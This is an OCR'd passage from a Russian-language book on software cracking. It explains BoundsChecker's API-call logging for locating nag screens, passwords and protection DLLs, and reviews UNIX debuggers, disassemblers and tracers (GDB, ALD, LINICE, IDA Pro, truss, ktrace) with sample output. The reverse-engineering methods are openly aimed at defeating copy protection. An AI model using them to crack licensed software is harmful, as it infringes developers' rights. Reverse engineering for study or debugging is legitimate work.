

Рис. 1.22. Схематичное изображение интерфейса ВС

Винчестер все продолжает интенсивно шуршать, и, заботясь о свободном пространстве на своем диске, поспешим прервать выполнение контрольного приложения нажатием кнопки **Stop** или закрытием окна. И где же ожидаемый нами протокол? Почему он по-прежнему выглядит пустым? Куда подевались все функции API, ведь наши ушки явно слышали, что в протокол записывалось что-то "тяжелое"! Не будем волноваться. На самом деле все сработало успешно, просто ВС по умолчанию не показывает в окне событий ничего, кроме ошибок и потоков.

Нажатием правой кнопки мыши вызовем контекстное меню и установим флажок **Show All Events**. А затем **Expand All**. Если все было сделано правильно, то в окне появится длинный перечень вызываемых функций.

Прокрутим его немного вниз, пока не встретим вызов функции `CreateWindowExA`. Щелкнув по нему, мы увидим в окне стека, расположенном справа, все передаваемые параметры в удобочитаемом виде. Но важен уже сам факт того, что мы знаем, какой именно функцией было создано окно.

Теперь, если потребуется перехватить момент создания окна, у нас уже не возникнет вопрос, на какую функцию ставить Break Point. Вряд ли нужно говорить, что приложение может создать NagScreen множеством способов, и вручную их все перебрать будет очень затруднительно. BC же позволяет нам заглянуть "под капот" выполняемой программы, чтобы узнать, какие именно функции приложение вызывает.

Подключение нестандартных DLL

...использовать грубую силу — значит, оказаться во власти гораздо более могущественных сил.

Ф. Херберт. "Мессия Дюны"

BC реализует далеко не лучшую схему перехвата вызовов API- и DLL-функций. Это отличает его, например, от продвинутых шпионов, перехватывающих налету все функции загруженных приложением модулей. Причем последние даже не обязательно должны быть DLL. Например, IDA поддерживает плагины, которые представляют собой PE- или LE-файлы, экспортирующие определенные функции. А IDA, в свою очередь, предоставляет им собственный API.

Для исследования механизма взаимодействия API и отладки своих собственных плагинов необходимо написать шпиона, отслеживающего протекающие "под капотом" процессы. BC с такой задачей справиться не может. Впрочем, это понятно, и нареканий не вызывает. Разумеется, редкий инструмент общего применения идеально подойдет для произвольной специализированной задачи.

Аналогично, BC будет бессилен, если защитный механизм будет помещен в DLL-функцию (о которой парни из NuMega, естественно, не имели никакого представления) и будет интенсивно взаимодействовать с изучаемым приложением. Задачей взломщика будет, в первую очередь, понять, какие функции выполняет DLL, и можно ли каким-либо образом эмулировать их. Логично, если бы научить BC "видеть" эту DLL, то никаких бы проблем не было, и мы получили бы интересный протокол, раскрывающий все секреты защиты. К счастью, фирма NuMega предусмотрела этот момент и снабдила пользователей инструментарием для поддержки "их собственных DLL". Понятно, что BC не может с уверенностью сказать, ваша это DLL или еще чья-то. При перехвате BC никак не изменяет исследуемую DLL, а поэтому это действие не противоречит нашему законодательству.

Чтобы понять, как происходит подключение нестандартных DLL, нужно представить себе механизм перехвата экспортируемых ими функций. Это очень широкая тема и, кроме того, уже многократно и исчерпывающе опи-

санная в литературе. Поэтому ограничусь только двумя словами. Для каждой перехватываемой DLL нужно построить определенную заглушку. BC подменяет вызовы оригинальной DLL. При этом он полностью контролирует управление и передаваемые параметры. Разумеется, что для этого должна существовать специальная база данных, которая содержит типы и допустимые параметры. Впрочем, последнее нас интересует в самой меньшей степени, ибо нам необходимо отметить сам факт вызова какой-то функции, и не более того. Это облегчит нам задачу написания "заглушки".

Это дает нам завидную гибкость и большие возможности, так как можно внедрить любой мыслимый и немыслимый код, делающий практически всевозможные операции и содержащий хоть наш собственный интегрированный отладчик, или, по крайней мере, вызов внешнего, если недостаточно времени или квалификации.

Однако написание заглушки трудоемкий процесс, требующий определенных навыков и знаний. Впрочем, специалист (а именно он подразумевается под словом "хакер") не боится всех этих трудностей. Была бы только документация, и хотя бы краткое описание. Так вот, я клоню к тому, что его нет! Веселенькое начало нам обеспечила NuMega! Как же быть? Остается использовать мастера, который весь код за вас сгенерирует автоматически, на Си++.

Работу мастера описывать не буду. Скажу только, что она проста, и как любой мастер, этот от вас потребует минимальных умственных и физических усилий. При этом, разумеется, возможности выбора окажутся очень ограниченными, но, как бы то ни было, на финальном этапе появятся три файла: cpp, h и mak. При этом откомпилировать это в MS VisualC можно только с ручной правкой некоторых мест, что удовольствия не приносит абсолютно никакого и тормозит весь процесс.

По моему мнению, пользоваться мастером стоит только ради пары-тройки примеров, разобравшись с которыми, вы сможете писать свои собственные уже без помощи кого бы то ни было. Хочу сказать сразу, для некоторых, ранее не имевших дела с подобными вещами, задача окажется достаточно трудной, и потребуется много усилий для достижения поставленной цели. Особенно учитывая, что в коде, сгенерированном мастером, очень много лишнего, что мешает пониманию сути.

Возможно (если в этом появится необходимость), я подробно опишу процесс создания собственных модулей, но это отдельная тема, не имеющая ничего общего с контекстом книги. Скажу лишь: обратите внимание на ключевой элемент ApiValidator_ValidatorList, и многое сразу станет ясно.

Пункты меню

Вся жизнь его в этот момент представилась ему веткой, дрожащей после взлета птицы, а эта птица была — возможность. Свободная воля.

Ф. Херберт. "Мессия Дюны"

Я уже предупреждал вас, что BC имеет крайне скудный для профессионала интерфейс, и если вы хотите всерьез заняться изучением программ с помощью перехвата API-функций, то лучше не пожалеть времени и написать необходимый инструментарий самостоятельно. Однако большинство программистов слишком лениво или занято, и поэтому BC стал стандартом де-факто.

Кому-то моя критика может показаться несправедливой. Быть может, я действительно предвзято отношусь к этой великолепной утилите? Кто знает... когда спят конкуренты и не предлагают ничего лучшего, на безрыбье и рак рыба. Хотя есть еще и WinScope, написанный фирмой Periscope, но почему-то не получивший широкого распространения.

Меню **File** типично для Windows-приложений. Пункты **Open**, **Close**, **Save As** комментариев не требуют. Заострим внимание только на одном моменте: **Save** подразумевает сохранить текущее состояние и перехваченные вызовы в файл. К сожалению, используется не текстовый, а внутренний формат BC, а это означает, что написание собственного навигатора усложняется. Для этого потребуется проделать кропотливую работу по изучению запутанной, а местами и витиеватой структуры файла. Быть может, я даже подробно (или хотя бы кратко) опишу ее или даже предоставлю собственную DLL, работающую с файлами, созданными BC 5.0 и, возможно, более поздних версий (пока не было возможности это проверить).

С другой стороны, подобный анализ — очень хорошая практика, которая не раз и не два пригодится в дальнейшем и, кроме того, даст хорошие навыки работы с IDA и SoftIce, да и просто общие концепции. Но что-то я уклонился от темы.

Print и **Print PreView** позволят распечатать или хотя бы показать на экране протокол в более удобном виде. К сожалению, на его распечатывание уйдут километры бумаги (и, соответственно, литры чернил в случае струйного принтера), и это будет малооправданный подход. Особенно, если вспомнить про сегодняшний кризис и стоимость расходных материалов. Непосредственная печать в файл невозможна, поскольку BC представляет все данные в графическом, а не текстовом формате.

Меню **Edit** содержит традиционную команду **Find** (<Ctrl>+<F>). На первый взгляд, нажатие кнопки приводит к появлению стандартного диалога поиска, которое даже не поддерживает ни шаблонного, ни мультистрочного поиска. Однако при близком рассмотрении обнаруживается справа от окна

ввода маленькая прямоугольная кнопка со стрелкой, обращенная вправо. Нажатие ее раскрывает подменю поиска, которое притягивает к себе с первого взгляда:

- **Error**;
- **Resource, memory or interface leak**;
- **API or OLE method call**;
- **API or OLE method return**;
- **Windows or Dialog Message**;
- **Hook**;
- **Comment**;
- **Thread start of switch**.

Большая часть пунктов, нас, конечно, интересовать не будет. Например, поиск утечки памяти (или ресурсов), такой полезный для разработчика, в уже отлаженной программе просто маловероятен и, кроме того, вряд ли уж каким-то образом связан с защитным механизмом.

Поиск вызовов API был бы полезен, если бы была хоть какая-то возможность указывать сложную маску. Фактически их столько много, что следующий вызов нетрудно найти и ручным поиском. Более того, вероятнее всего он окажется в пределах окна событий, так что не потребуется даже прокрутки последнего.

Фактически единственным используемым пунктом будет **Windows of Dialog Message**, так как не всегда легко найти сообщения, относящиеся к окну (диалогу) среди множества малоинформативных вызовов функций API.

Поиск переключения контекста потока очень полезен при отладке многопоточных приложений. Однако такие защиты распространения пока не получили. Впрочем, все отдельные экземпляры существуют и устойчиво сопротивляются всяческим попыткам их взломать. В этом случае BC будет, вероятно, единственным средством, позволяющим быстро понять, что же все-таки происходит в отлаживаемом приложении.

Приятно, что BC поддерживает поиск не только вперед, но и назад. Это весьма упрощает навигацию и значительно экономит драгоценное время разработчика.

Заметим, что окно поиска вынесено и в панель инструментов. Как и следует ожидать, оно поддерживает историю ввода; пара кнопок, расположенных рядом, задает направление поиска: вперед и назад. Но вот фильтр можно вызвать только через меню. Впрочем, редкое использование не дает считать отсутствие его в панели инструментов поводом для критики или возмущения. Даже наоборот — панель меньше загромождается ненужными кнопками.

Меню **View** начинается с пункта **Event Summary**. Это своего рода легенда всех условных обозначений, но в то же время — статистика вызовов функций API, оконных сообщений и всего остального в виде сводной таблицы. Эта бесполезная (но очень любопытная) информация не несет в себе ничего, что можно было бы использовать для анализа программы. Ну, какой прок от того, что я знаю, что приложение вызвало 2562 функции API и передало 115 сообщений?

Следующие четыре пункта:

- **Show Error and leak only** (Показывать только ошибки и утечки);
- **Show All Events** (Показывать все события);
- **Show Error and Specific event** (Показывать ошибки и выбранные события);
- **Specific event** (Особые события).

Нам они уже должны быть хорошо знакомы по "быстрому старту". Обычно используется **Show All Events** или **Show Error and Specific event**. При этом можно выбрать произвольный набор отображаемых событий. К несчастью, в отношении хакеров крайне грубый и непрактичный.

Все, что можно сделать, это разделить вызовы OLE и API. Последнее, конечно, полезно, но жалко, что нельзя разделить сами вызовы API по каким-либо группам или хотя бы замаскировать некоторые из них. Как уже было отмечено, протокол в основном будет забит вызовами API, крутящимися в цикле выборки сообщений, и нет никакой возможности отфильтровать эти функции от других.

Установка флажка **Arguments** приводит к тому, что в круглых скобках будут указываться аргументы каждой из отображаемых функций. При этом BC распознает строки и представляет их в символьном виде. Поэтому мы имеем все шансы встретить введенный пароль и найти функции, манипулирующие им. Аналогично и по отношению к другим типам переменных. При этом, если последняя представляет собой какую-то сложную структуру, то она будет отображена в развернутом виде в окне стека, расположенном справа.

По умолчанию этот флаг снят. Настоятельно рекомендуется его установить и больше никогда не снимать. То же самое можно сказать и о **Sequence number** — последовательном номере функции, отображаемом слева. Это повышает эстетическое восприятие текста, а кроме того, дает понять, в каком месте протокола вы в данный момент находитесь (и помогает собрать рассыпавшиеся листы распечатки, если вы все же решитесь его распечатать).

Дальше идут два пункта, актуальные только для многопоточных приложений. Они позволяют быстро переключаться между несколькими потоками. Впрочем, на своей памяти эту возможность я, кажется, ни разу так и не использовал.

Последующие несколько пунктов меню управления позволяют сворачивать или развертывать все отображаемые ветви. Учитывая, что с последним неплохо справляется и мышь, непонятно чем вызвано дублирование их в меню, причем без ассоциации с "горячими клавишами". Местами интерфейс BC и вправду плохо продуман.

Меню **Run** содержит только один интересный пункт **Setting**, который далее и будет подробно рассмотрен. Если щелкнуть по нему мышью, то появится окно с несколькими вкладками.

Первая из них относится непосредственно к выбору уровня строгости контроля ошибок (в том числе и ручной его настойке), но к анализу заведомо устойчиво работающих программ никакого отношения не имеет, а поэтому рассматриваться в данном описании не будет.

Гораздо более интересна следующая вкладка **Events reporting**, уже рассмотренная выше. Здесь же, я думаю, мне уже нечего добавить, разве напомнить еще раз установить нужные флажки, в противном случае просто ничего не будет работать.

Program Info позволяет задавать командную стоку приложения (что уже давно неактуально для Windows-приложений, но, может быть, и сгодится когда), а также рабочую директорию (по умолчанию выбирается текущая), ну и указать путь к исходным текстам, которых, скорее всего, просто не окажется в нашем распоряжении, а посему никакого пути и указывать-то не придется.

А вот **Error Supressions** очень полезная и актуальная функция. Помните, я говорил, что нет никакой возможности задать фильтр для произвольных и мешающих функций? Так вот, я вас обманул. Эта возможность есть, правда, в очень грубом варианте реализации. Можно вообще отключить перехват не интересующих нас в данный момент функций. Но... это не самый лучший выход. Если в процессе изучения рапорта потребуется информация о "заблокированных" функциях, она уже никак не может быть получена, разве что полным реанализом, что удовольствия не приносит.

Но, к сожалению, выбирать не приходится. Обычно действуют по следующему алгоритму. Первым делом вносятся в "черный список" все функции, работающие с выборкой сообщений из цикла. Запускаем приложение и смотрим в протокол. Если по-прежнему последний забит ненужными нам и малоинформативными функциями, то добавляем их к "черному списку" и повторяем анализ вновь. И так до тех пор, пока рапорт не окажется хотя бы минимально читабельным.

Описанный способ имеет тот недостаток, что иногда приводит к тупику, когда на первый взгляд бесполезна (но в действительности — ключевая) функция заносится в "черный список" и выпадает из нашего поля зрения. Но ничего лучшего я предложить не могу.

1.9. Хакерские инструменты под UNIX

С точки зрения хакера, UNIX полный отстой и фуфло, скажу я вам. Достойного инструментария нет и скоро не будет. Хачить приходится голыми руками и головой. Больше всего удручает отсутствие полноценного отладчика, если не SoftIce, то хотя бы OllyDbg. Мелочь типа дамперов памяти, различных там падчеров, автоматических распаковщиков упакованных файлов так же придется писать самостоятельно, поскольку живых представителей этой фауны в сети обнаружить не удалось. Лишь бесконечные кладбища заброшенных проектов...

Будем надеяться, что через несколько лет ситуация изменится (как известно, спрос рождает предложение), а пока же ограничимся тем, что сделаем краткий обзор существующего софта, пригодного для хакерствования (кстати говоря, защитные механизмы, особенно сложные, также требуют отладки).

Отладчики

GDB — кроссплатформенний source-level отладчик, основанный на библиотеке PTrace (см. man ptrcae) и ориентированный преимущественно на отладку приложений с исходными текстами. Для взлома подходит плохо, если подходит вообще. Поддерживает аппаратные точки останова на исполнение, но не чтение/запись памяти (однако при запуске из-под VMware они не срабатывают, а на голом железе я его не гонял). Не может брякать и модифицировать совместно используемую память (`ls` с его помощью вы вряд ли отладите!) Поиск в памяти отсутствует как таковой. Отказывается загружать файл с искаженной структурой или с отрезанной section table. Внешне представляет собой консольное приложение со сложной системой команд, полное описание которой занимает порядка трехсот страниц убористого текста. При желании к отладчику можно прикрутить графическую оболочку (благо, недостатка в них испытывать не приходится), однако красивым интерфейсом кривое ядро не исправишь. За время своего существования GDB успел обрасти густой шерстью антиотладочных приемов, многие из которых остаются актуальными и по сегодняшний день. Теперь о достоинствах. GDB распространяется по лицензии GNU (отсюда и название — Gnu DeBugger), входит в комплект поставки большинства систем UNIX (рис. 1.23).

Краткое руководство для начинающих: чтобы браякнуться на точке входа, необходимо предварительно определить ее адрес, для чего пригодится штатная утилита objdump (только для незащищенных файлов!) или biew (IDA):

```
objdump file_name –f,
```

затем, загрузив отлаживаемую программу в GDB

```
gdb –q file_name,
```

дать команду

```
break *0xXXXXXXXX,
```

где `0xX` — стартовый адрес, а затем

```
run
```

для ее запуска на выполнение. Если все прошло успешно, GDB тут же остановится, передавая вам бразды правления. Если же нет, откройте файл в biew и внедрите в entry point точку останова (код `CCh`), предварительно сохранив в голове оригинальное содержимое, и перезапустите отладчик, а после достижения точки останова восстановите ее содержимое:

```
set {char} *0xXXXXXXXX = YY
```



Рис. 1.23. GDB за работой

ALD (Assemble Language Debugger, адрес **http://ald.sourceforge.net/**) — пронырливый source-level application-debugger с минимумом рычагов управления, ориентированный на отладку ассемблерных текстов и двоичных файлов. Основан на библиотеке PTrace со всеми отсюда вытекающими последствиями. В настоящее время работает только на x86-платформе, успешно компилируясь под следующие операционные системы: Linux, FreeBSD, NetBSD и OpenBSD. Поддерживает точки останова на выполне-

ние, пошаговую/покомандную трассировку, просмотр/редактирование дампа, просмотр/изменение регистров, содержит простенький дизассемблер, и это все. Довольно аскетичный набор для хакера! Достопочтенный debug.com для MS-DOS и тот был побогаче. Зато ALD бесплатный, распространяется в исходных текстах и грузит файлы без section table. Для обучения взлому он вполне подойдет, но на основной хакерский инструмент, увы, не тянет (рис. 1.24).

```
08048405:<_start+0x7d>        50                    push eax
08048406:<_start+0x7e>        E86DFFFFFF            call near +0xffffff6d (0x8048
378:exit)
0804840B:<_start+0x83>        90                    xchg eax, eax
0804840C:<__do_global_dtors_aux>  55                    push ebp

Hit <return> to continue, or <q> to quitq

ald> d -num 6 0x2804b39E
2804B39E                      89E0                  mov eax, esp
2804B3A0                      83EC08                sub esp, 0x8
2804B3A3                      89E3                  mov ebx, esp
2804B3A5                      89E1                  mov ecx, esp
2804B3A7                      83C104                add ecx, 0x4
2804B3AA                      51                    push ecx
ald> lbreak
Num   Type         Enabled   Address      IgnoreCount  HitCount
1     Breakpoint   y         0x2804B3AA   none         1
ald> e
Dumping 64 bytes of memory starting at 0x2804B3AA in hex
2804B3AA:  51 53 50 E8 2E 00 00 00 83 C4 0C 5A 83 C4 04 FF    QSP........Z....
2804B3BA:  E0 90 9C 50 52 51 FF 74 24 14 FF 74 24 14 E8 AB    ...PRQ.t$..t$...
2804B3CA:  05 00 00 83 C4 08 89 44 24 14 59 5A 58 9D 8D 64    .......D$.YZX..d
2804B3DA:  24 04 C3 8D 76 00 55 89 E5 83 EC 5C 57 56 53 E8    $...v.U....\WVS.
ald>
```

Рис. 1.24. Внешний вид отладчика ALD

THE DUDE (**http://the-dude.sourceforge.net/**) — интересный source-level отладчик, работающий в обход PTrace и успешно работающий там, где GDB и ALD уже не справляются. К сожалению, работает только под Linux, а поклонникам остальных операционных систем остается сосать лапу. Архитектурно стоит из трех основных частей:

- модуль ядра the_dude.o, реализующего низкоуровневые отладочные функции;
- спрягающая библиотечная обертка вокруг него libduderino.so;
- внешний пользовательский интерфейс ddbg.

Собственно говоря, пользовательский интерфейс лучше сразу переписать. Отладчик бесплатный, но для его скачивания требуется предварительная регистрация на **www.sourcefogre.net**.

LINICE (**http://www.linice.com/**) — SoftIce под Linux. Чрезвычайно мощный отладчик ядерного уровня, ориентированный на работу с двоичными файлами без исходников. Основной инструмент любого хакера, работающего под

Linux. В настоящее время работает только на ядре версии 2.4 (и вроде бы — 2.2), но отваливается с ошибкой в файле Iceface.c при компиляции под все остальные. Добавляет устройство

`/dev/ice`,

чем легко выдает свое присутствие в системе (впрочем, благодаря наличию исходных текстов это не представляет серьезной проблемы). Всплывает по нажатию комбинации <Ctrl>+<Q>, причем клавиатура USB пока не поддерживается. Загрузчика нет, поэтому единственным способом отладки остается внедрение машинной команды `INT 03` (код `CCh`) в точку входа с последующим ручным восстановлением оригинального содержимого (рис. 1.25).



Рис. 1.25. Нет, это не сон, это SoftIce под Linux!

PICE (**http://pice.sourceforge.net/**) — экспериментальный ядерный отладчик для Linux, работающий только в консольном режиме и реализующий минимум функций. Тем не менее и он на что-то может сгодиться.

The x86 Emulator plugin for IDAPro (**http://ida-x86emu.sourceforge.net/**) — эмулирующий отладчик, конструктивно выполненный в виде плагина для IDA Pro и распространяющийся в исходных текстах без прекомпиляции (кроме IDA Pro еще понадобится и SDK, найти которой намного труднее).

Основное достоинство эмулятора в том, что он позволяет выполнять произвольные куски кода на виртуальном процессоре. Например, передавать управление процедуре проверки серийного номера/пароля, минуя остальной код. Такая техника совмещает лучшие черты статического и динамического анализа, значительно упрощая взлом заковыристых защит (рис. 1.26).



Рис. 1.26. Основная панель эмулятора

Дизассемблеры

IDA Pro (по адресу **www.idapro.com**) — лучший дизассемблер всех времен и народов теперь доступный и под Linux! Поклонники же FreeBSD и остальных операционных систем могут довольствоваться консольной Windows-версией, запущенной под эмулятором, или работать с ней непосредственно из-под MS-DOS, OS/2, Windows. До недавнего времени IDA Pro отказывалась дизассемблировать файлы без section table, однако в последних версиях этот недостаток был устранен. Отсутствие приличных отладчиков под UNIX превращает IDA Pro в основной инструмент взломщика (рис. 1.27).

objdump — аналог dumpbin для ELF-файлов с простеньким дизассемблером внутри. Требует обязательного наличия section table, не переваривает искаженных полей, с упакованными файлами не справляется, тем не менее, в отсутствие IDA Pro сгодится и она.

```
IDA - elfsh
File Edit Jump Search View Options Win                    AU: idle  READY   16:02:51
[ ]                          IDA View-A                                    2-[↑]
.text:0804989B                 push    offset _fini
.text:080498A0                 push    offset _init
.text:080498A5                 push    ecx
.text:080498A6                 push    esi
.text:080498A7                 push    offset main
.text:080498AC                 call    __libc_start_main
.text:080498B1                 hlt
.text:080498B2                 nop
.text:080498B3                 nop
.text:080498B3 _start          endp
.text:080498B3
.text:080498B4
.text:080498B4 ;               S U B R O U T I N E
.text:080498B4
.text:080498B4 ; Attributes: bp-based frame
.text:080498B4
.text:080498B4 call_gmon_start proc near               ; CODE XREF: _init+13↑p
.text:080498B4                 push    ebp             ; Alternative name is 'gcc2_compiled.'
.text:080498B5                 mov     ebp, esp
.text:080498B7                 sub     esp, 14h
.text:080498BA                 push    ebx
.text:080498BB                 nop
.text:080498BC                 nop
.text:080498BD                 nop
.text:080498BE                 nop
.text:080498BF                 nop
.text:080498C0                 nop
.text:080498C1                 nop
.text:080498C2                 mov     ebx, offset $_GLOBAL_OFFSET_TABLE_ ; PIC mode
.text:080498C7                 mov     eax, [ebx+148h]
.text:080498CD                 test    eax, eax
.text:080498CF                 jz      short loc_80498D3
.text:080498D1                 call    eax
.text:080498D3
.text:080498D3 loc_80498D3:                            ; CODE XREF: call_gmon_start+1B↑j
.text:080498D3                 pop     ebx
.text:080498D4                 leave
.text:080498D5                 retn
.text:080498D5 call_gmon_start endp
.text:080498D5
.text:080498D5 ;               ---------------------------------------------------------
.text:080498D6                 align 10h
.text:080498E0
.text:080498E0 ;               S U B R O U T I N E
.text:080498E0
.text:080498E0 ; Attributes: bp-based frame
.text:080498E0
.text:080498E0 __do_global_dtors_aux proc near         ; CODE XREF: _fini+14↓p
0804989B: _start+B
Function argument information is propagated
The initial autoanalysis is finished.
F1 Help  C Code  D Data  N Name  Alt-X Quit  F10 Menu                    DISK: 13G
```

Рис. 1.27. Консольная версия IDA Pro

Шпионы

Полезная утилита truss, штатным образом входящая в комплект поставки большинства систем UNIX (листинг 1.9), отслеживает системные вызовы (syscalls) и сигналы (signals), совершаемые подопытной программой с прикладного уровня, что позволяет многое сказать о внутреннем мире защитного механизма (рис. 1.28).

Листинг 1.9. Образец отчета truss

```
mmap(0x0,4096,0x3,0x1002,-1,0x0)          = 671657984 (0x2808b000)
break(0x809b000)                          = 0 (0x0)
break(0x809c000)                          = 0 (0x0)
break(0x809d000)                          = 0 (0x0)
break(0x809e000)                          = 0 (0x0)
stat(".",0xbfbff514)                      = 0 (0x0)
```

```
open(".",0,00)                                          = 3 (0x3)
fchdir(0x3)                                             = 0 (0x0)
open(".",0,00)                                          = 4 (0x4)
stat(".",0xbfbff4d4)                                    = 0 (0x0)
open(".",4,00)                                          = 5 (0x5)
fstat(5,0xbfbff4d4)                                     = 0 (0x0)
fcntl(0x5,0x2,0x1)                                      = 0 (0x0)
__sysctl(0xbfbff38c,0x2,0x8096ab0,0xbfbff388,0x0,0x0) = 0 (0x0)
fstatfs(0x5,0xbfbff3d4)                                 = 0 (0x0)
break(0x809f000)                                        = 0 (0x0)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)           = 512 (0x200)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)           = 0 (0x0)
lseek(5,0x0,0)                                          = 0 (0x0)
close(5)                                                = 0 (0x0)
fchdir(0x4)                                             = 0 (0x0)
close(4)                                                = 0 (0x0)
fstat(1,0xbfbff104)                                     = 0 (0x0)
break(0x80a3000)                                        = 0 (0x0)
write(1,0x809f000,158)                                  = 158 (0x9e)
exit(0x0)                                              process exit, rval = 0
```

```
# truss ls
ioctl(1,TIOCGETA,0xbfbff5b8)                    = 0 (0x0)
ioctl(1,TIOCGWINSZ,0xbfbff62c)                  = 0 (0x0)
getuid()                                        = 0 (0x0)
readlink("/etc/malloc.conf",0xbfbff514,63)      ERR#2 'No such file or director
y'
mmap(0x0,4096,0x3,0x1002,-1,0x0)                = 671657984 (0x2808b000)
break(0x809b000)                                = 0 (0x0)
break(0x809c000)                                = 0 (0x0)
break(0x809d000)                                = 0 (0x0)
break(0x809e000)                                = 0 (0x0)
stat(".",0xbfbff514)                            = 0 (0x0)
open(".",0,00)                                  = 3 (0x3)
fchdir(0x3)                                     = 0 (0x0)
open(".",0,00)                                  = 4 (0x4)
stat(".",0xbfbff4d4)                            = 0 (0x0)
open(".",4,00)                                  = 5 (0x5)
fstat(5,0xbfbff4d4)                             = 0 (0x0)
fcntl(0x5,0x2,0x1)                              = 0 (0x0)
__sysctl(0xbfbff38c,0x2,0x8096ab0,0xbfbff388,0x0,0x0) = 0 (0x0)
fstatfs(0x5,0xbfbff3d4)                         = 0 (0x0)
break(0x809f000)                                = 0 (0x0)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)   = 512 (0x200)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)   = 0 (0x0)
lseek(5,0x0,0)                                  = 0 (0x0)
```

Рис. 1.28. Отслеживание syscalls с помощью truss

ktrace — еще одна утилита из штатного комплекта поставки. Отслеживает системные вызовы, синтаксический разбор имен, операции ввода/вывода, сигналы, userland-трассировку и переключение контекстов, совершаемое подопытной программой с ядерного уровня. Короче говоря, ktrace представляет собой улучшенный вариант truss, однако в отличие от последней, выдает отчет не в текстовой, а двоичной форме, и для генерации отчетов необходимо воспользоваться утилитой kdump (листинг 1.10).

Листинг 1.10. Образец отчета ktrace

```
8259 ktrace   CALL  write(0x2,0xbfbff3fc,0x8)
